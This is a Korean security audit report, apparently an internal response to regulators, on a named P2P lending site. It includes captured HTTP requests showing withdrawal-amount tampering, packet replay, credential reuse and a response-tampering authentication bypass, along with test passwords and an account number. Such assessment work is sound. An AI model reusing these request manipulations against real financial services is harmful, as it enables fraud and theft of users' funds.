서비스 취약점 점검 결과 보고

개요

- 금융보안원의 핀테크 서비스 취약점 점검 결과에 대한 보고서이다.
- 항목 별, 가능 / 불가능 여부 / 가능이유 / 불가능이유에 대한 의견을 포함한다.

핀테크 기업 → 주식회사 헬로핀테크
점검기간 → 2024-07-08 ~ 2024-07-12
점검구분 → 신규 점검

서비스 절차

회원가입

- ① PASS 인증
- ② 본인 계좌 인증

충전

- ① 회원 전용 가상계좌 발급
- ② 회원 전용 가상계좌에 예치금 입금 (예치금 입금은 본인 인증된 계좌에서만 가능)

투자 및 대출

- ① (핀테크 기업) 투자상품 공시
- ② (이용자) 투자상품 선택 후 투자금액 입력
- ③ (핀테크 기업) 모집완료된 상품 대출 실행
- ④ (핀테크 기업) 상품별 상환일자에 맞춰 원리금 지급

요약 표

✅ → 가능
✖ → 변경시 헬로 서비스 영향도 큼
❗ → 요구사항 변경 필요 (보완이 아닌, 재 기획 필요)
❌ → 불가능


분야	점검항목	세부 점검항목	점검결과	가능 / 불가능 여부
중요정보 보호	메모리 내 노출 방지	메모리 내 중요정보 평문 노출 확인	미흡	❗
	웹 영역 내 노출 방지	웹 영역 내 중요정보 평문 노출 확인	미흡	❗
	화면 내 노출 방지	화면 내 중요정보 평문 노출 확인	미흡	❗✅
	입력정보 보호 적용	입력정보 보호대책 적용 확인	미흡	❌
거래정보 위·변조	거래정보 변조 방지	금액정보 무결성 검증 확인	미흡	✖
	거래정보 재사용 방지	거래정보 재사용 확인	미흡	✖
인증	인증 우회 방지 적용	이용자 인증정보 재사용 확인	미흡	불가능 한것은 아니나, 쉽지않아 보임.
	인증 우회 방지 적용	비밀번호 복잡도 검증 수준 확인	미흡	✅
	인증 우회 방지 적용	비밀번호 오류 제한 조치 확인	미흡	✅
	인증 우회 방지 적용	불충분한 이용자 인증 확인	미흡	❌
	인증 우회 방지 적용	이체성 거래 시 인증 적용 확인	미흡	✖

---

1. 중요정보 보호 항목

1.1 메모리 내 노출 방지

신분증 인증 시 메모리 내 주민등록번호 평문 노출



❗

- 신분증 인식 이후 주민등록번호 메모리 상 평문 노출

> *인메모리에 넘기기 전에 암호화 가능할지?*
> *인메모리 영역 판단 필요*
> *만약에 주민등록번호 노출기능자체를 바꾼다고 한다면? - 가능하지만 광범위한 수정일 필요하다. app/service/api*

1.2 웹 영역 내 노출 방지

웹 영역 내 중요정보 평문 노출 확인


○ 신분증 인증 시 DOM 영역 내 주민등록번호 평문 노출 확인

본인확인

신분증 정보 확인

아래 등록하신 신분증 정보를 반드시 확인하세요.

```
<!--신분증확인 START-->
<div class="id-check kyc-step" id="kycStep2" style="
<!--신분증확인 END-->
<!--신분증 정보 확인 START-->
<div class="id-photo kyc-step" id="kycStep3" style="
  <h5>신분증 정보 확인</h5>
  <p>아래 등록하신 신분증 정보를 반드시 확인하세요.<
  <img class="img-photo" id="sungho" src="data:image
  <div class="id-info" id="kycStatus">
    <table>
      <tbody>
        <tr>…</tr>
        <tr>
          <td>주민번호</td>
        </tr>
        <tr>…</tr>
      </tbody>
    </table>
  </div>
  <div class="notice">…</div>
  <div class="btn-wrap2">…</div>
</div>
<!--신분증 정보 확인 END-->
```

❗

- 신분증 인식 후 HTML태그에 평문 노출

> *API단 에서 주민번호 받았을 때, 통신간 암호화 되도록 수정 필요. 광범위함.*
> *만약에 주민등록번호 노출기능자체를 바꾼다고 한다면? - 가능하지만 광범위한 수정일 필요하다. app/service/api*

1.3 화면 내 노출 방지

화면 내 중요정보 평문 노출 확인


주민등록증 확인

주민등록증 의 촬영 또는 스캔 이미지를 등록합니다.

20240709_104810.jpg

❗✅

- 신분증 업로드 후, 화면상에 평문 노출

> ***UseB 마스킹 기능**으로 노출 차단 가능할 것으로 보임*

1.4 입력정보 보호대책 적용 확인

네트워크 패킷 내 입력한 패스워드 평문 노출 확인

```
"eventId":"",
"viIdx":"1902217",
"recMbNo":"",
"recMbId":"",
"mbEmail":"checkfintech2@gmail.com",
"investedMailling":"",
"articlesAgree":"1",
"agreeProvision":"1",
"agreeProvision2":"1",
"agreeUsecredit":"1",
"agree3rdparty":"1",
"agreeIdentify":"1",
"optionsAgree":"1",
"memberType":"1",
"mbId":"fintech2",
"mbPassword":"fintech1!",
"passwordCheck":"fintech1!",
"email":"checkfintech2@gmail.com",
```

❌

- 유저암호 평문 노출


> *객체에 암호화 속성 추가 필요. 광범위함.*
> *입력즉시 암호화 프로그램 ex)nKey 등 필요해 보임*

---

2. 거래정보 위·변조

2.1 금액정보 변조 방지

금액정보 무결성 검증 확인


○ 예치금 출금 시 금액정보 변조

```
Content-Length: 202
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
X-Csrf-Token: 121d8589-8321-4e62-ac06-db693a046b58
Accept-Language: ko-KR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: "Windows"
Origin: https://www.hellofunding.co.kr
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.hellofunding.co.kr/mp/mypage/dashBoard
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "withdrawPrice":"40000",
  "withdrawAccountBankCode":"081",
  "withdrawAccountBank":"KEB하나은행",
  "withdrawAccount":"10291068727807",
  "withdrawRequestPrice":"15000" → "10000"
  "currentPwd":"fintech1!",
  "onKeyup":"N"
}
```

```
HTTP/1.1 200 200
Server: Apache
Date: Thu, 11 Jul 2024 02:11:03 GMT
Content-Type: application/json
Connection: keep-alive
Strict-Transport-Security: max-age=63072000
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Frame-Options: SAMEORIGIN
Set-Cookie: ck_vistatus_ref=; Max-Age=0; Expires=Thu, 01-Jan-1970 00:00:10
GMT;SameSite=None;Secure;
Set-Cookie: ck_pid=; Max-Age=0; Expires=Thu, 01-Jan-1970 00:00:10
GMT;SameSite=None;Secure;
Content-Length: 179

{
  "status":"SUCCESS",
  "messageType":"ALERT",
  "messageCode":null,
  "message":"예치금 출금이 정상적으로 처리됐습니다.",
  "field":null,
  "redirectUrl":null,
  "data":0,
  "code":0
}
```

○ 변조된 금액으로 예치금 출금이 가능함을 확인

2024.07.11 11:09	출금	예치금 출금	-10,000원	20,000원
2024.07.11 11:07	출금	예치금 출금	-10,000원	30,000원
2024.07.11 11:05	투자	[제19485호] 소상공인 확정매출채권AF-투자	-10,000원	40,000원
2024.07.10 11:18	입금	예치금 충전	50,000원	50,000원


✖

- 투자 속도 측면에서 해당 사항 수정 어려움

> *잔액 조회시 2차검증이 있기 때문에, 수정 불필요해 보임*
> *만약 수정한다면, 금액정보를 암호화해서 사용*

2.2 거래정보 재사용 방지

거래정보 재사용 확인


○ 예치금 출금 시 사용했던 패킷 재전송

```
Content-Length: 202
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
X-Csrf-Token: 121d8589-8321-4e62-ac06-db693a046b58
Accept-Language: ko-KR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: "Windows"
Origin: https://www.hellofunding.co.kr
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.hellofunding.co.kr/mp/mypage/dashBoard
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "withdrawPrice":"40000",
  "withdrawAccountBankCode":"081",
  "withdrawAccountBank":"KEB하나은행",
  "withdrawAccount":"10291068727807",
  "withdrawRequestPrice":"10000",
  "currentPwd":"fintech1!",
  "onKeyup":"N"
}
```

```
GMT;SameSite=None;Secure;
Set-Cookie: ck_pid=; Max-Age=0; Expires=Thu, 01-Jan-1970 00:00:10
GMT;SameSite=None;Secure;
Content-Length: 179

{
  "status":"SUCCESS",
  "messageType":"ALERT",
  "messageCode":null,
  "message":"예치금 출금이 정상적으로 처리됐습니다.",
  "field":null,
  "redirectUrl":null,
  "data":0,
  "code":0
}
```

○ 예치금 출금 시 사용했던 패킷을 재전송하여 예치금 출금이 가능함을 확인

날짜	구분	상세내용	금액	잔액
2024.07.11 11:11	출금	예치금 출금	-15,000원	5,000원

✖

- 투자 속도 측면에서 해당 사항 수정 어려움

> *잔액 조회시 2차검증이 있기 때문에, 수정 불필요해 보임*


---

3. 인증

3.1 인증 우회 방지 적용

***

이용자 인증정보 재사용 확인


○ 로그인 시 이전에 성공했던 인증정보를 재사용

```
X-Csrf-Token: 68703ce9-0867-42c4-bcb9-ca235db18ffa
Accept-Language: ko-KR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: "Windows"
Origin: https://www.hellofunding.co.kr
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.hellofunding.co.kr/sp/login
_csrf=e679e7a9-f6d0-4a5b-889e-ee04150bd6f6&loginId=fintech&loginPwd=fintech1!

_csrf=68703ce9-0867-42c4-bcb9-ca235db18ffa&loginId=fintech&loginPwd=dasd213312
```

○ 인증정보를 재사용하여 로그인 가능함을 확인

불가능 한것은 아니나, 쉽지않아 보임.

CSRF(Cross-Site Reqeust Forgery)
취약점을 방지하기 위해 서버측 애플리케이션에서 생성하는 난수

> *토큰 재사용 방지 기능 추가 필요 / 재사용 주기 단축 필요로 보임*

비밀번호 복잡도 검증 수준 확인


○ 계정명이 포함된 비밀번호로 설정 가능함을 확인


```
Connection: keep-alive

{
  "mbId":"fintech2",
  "mbNo":"72494",
  "currentPw":"fintech1!",
  "newPw":"fintech2@",
  "newPwCheck":"fintech2@"
}
```

✅

- 비밀번호 패턴 수정 필요

> *변경 가능*

비밀번호 오류 횟수 제한 확인


○ 비밀번호 변경 시 비밀번호 오류 5회 이상 발생 후 올바른 비밀번호 입력 시 비밀번호 변경이 가능함을 확인

비밀번호 변경

현재 비밀번호

•••••••••••••

[기존 비밀번호가 일치하지 않습니다. 다시 확인해주세요.]

새 비밀번호

••••••••

✅

- 비빌번호 변경시 5회 오류를 초과하여도 변경가능

> *변경 가능*

***

불충분한 이용자 인증 확인


○ 본인 계좌 인증 시 틀린 인증번호 입력

본인확인

본인 계좌 인증

인증하신 계좌로 1원을 보내드렸습니다.
계좌의 입금내역에 표시된 4자리를 입력해주세요.

입금자명	입금
헬로 * * * *	1원

1234

○ 응답값을 변조하여 인증을 우회 가능함을 확인


```
HTTP/1.1 200 200
Server: Apache
Date: Thu, 11 Jul 2024 05:27:42 GMT
Content-Type: application/json
Connection: keep-alive
Strict-Transport-Security: max-age=63072000
```

❌

- 인증 실패시 Response 값 수정시 강제 인증성공

> *새로운 보안 로직이 필요해 보임, 보안 솔루션 사용이 필요로 보임*

이체성 거래 시 인증 적용 확인


○ 예치금을 사용한 투자 진행 시 인증 없이 투자 가능함을 확인

[제19485호] 소상공인 확정매출채권AF

연 수익률	12%
투자금액	1만원
투자기간	4일

✖

- 예치금을 이용한 투자시 인증없이 투자가능

> *예치금 투자 로직에 인증 추가 필요*
> *2차 인증 로직? → 투자시간 증가로 불필요하다고 판단.*
